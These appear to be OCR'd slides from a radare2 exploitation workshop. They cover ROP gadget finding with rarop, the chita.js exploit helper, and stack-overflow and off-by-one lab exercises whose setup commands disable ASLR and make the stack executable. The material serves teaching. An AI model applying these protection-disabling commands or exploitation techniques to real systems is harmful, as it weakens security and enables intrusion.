
ROP with radare





X86 opcodes are variable length, that’s good for ROP
No need for instructions to be aligned

ROP with radare: raROP



ROP with radare: raROP


Installation:

```
$ git clone https://github.com/jpenalbae/rarop.git
$ cd rarop/
$ npm install
$ chmod +x bin/rarop
$ ln –s bin/rarop ~/bin/
```

Usage:


```
$ rarop /bin/true
```

Exploit helpers: chita.js



Inspired by mona.py for immunity debugger (corelan)

Exploit helpers: chita.js



Exploit helpers: chita.js


Installation:

$ git clone https://github.com/jpenalbae/chita.git
$ cd chita
$ npm install
$ chmod +x chita.js
$ ln –s `pwd`/chita.js ~/.config/radare2/prefix/bin/

Usage:

[0x08048aa8]> #!pipe chita command [options]

Using r2 for exploitation


Exercises
CON

Stack bof

File:
simple/simplebof
$ gcc simplebof.c -o simplebof -m32


Setup:
sudo sysctl -w kernel.randomize_va_space=0
/usr/sbin/execstack -s simplebof

ASLR

NX

Stack cookies

PIE



Stack bof 2

File:
simple-aslr/simplebof
$ gcc simplebof.c -o simplebof -m32

Setup:
sudo sysctl -w kernel.randomize_va_space=2
/usr/sbin/execstack -s simplebof

Off by one

File:

offbyone/offbyone


$ gcc -mpreferred-stack-boundary=2 offbyone.c -m32 -o offbyone

Setup:

sudo sysctl -w kernel.randomize_va_space=2


/usr/sbin/execstack -s offbyone

Off by one




leave = mov esp, ebp; pop ebp

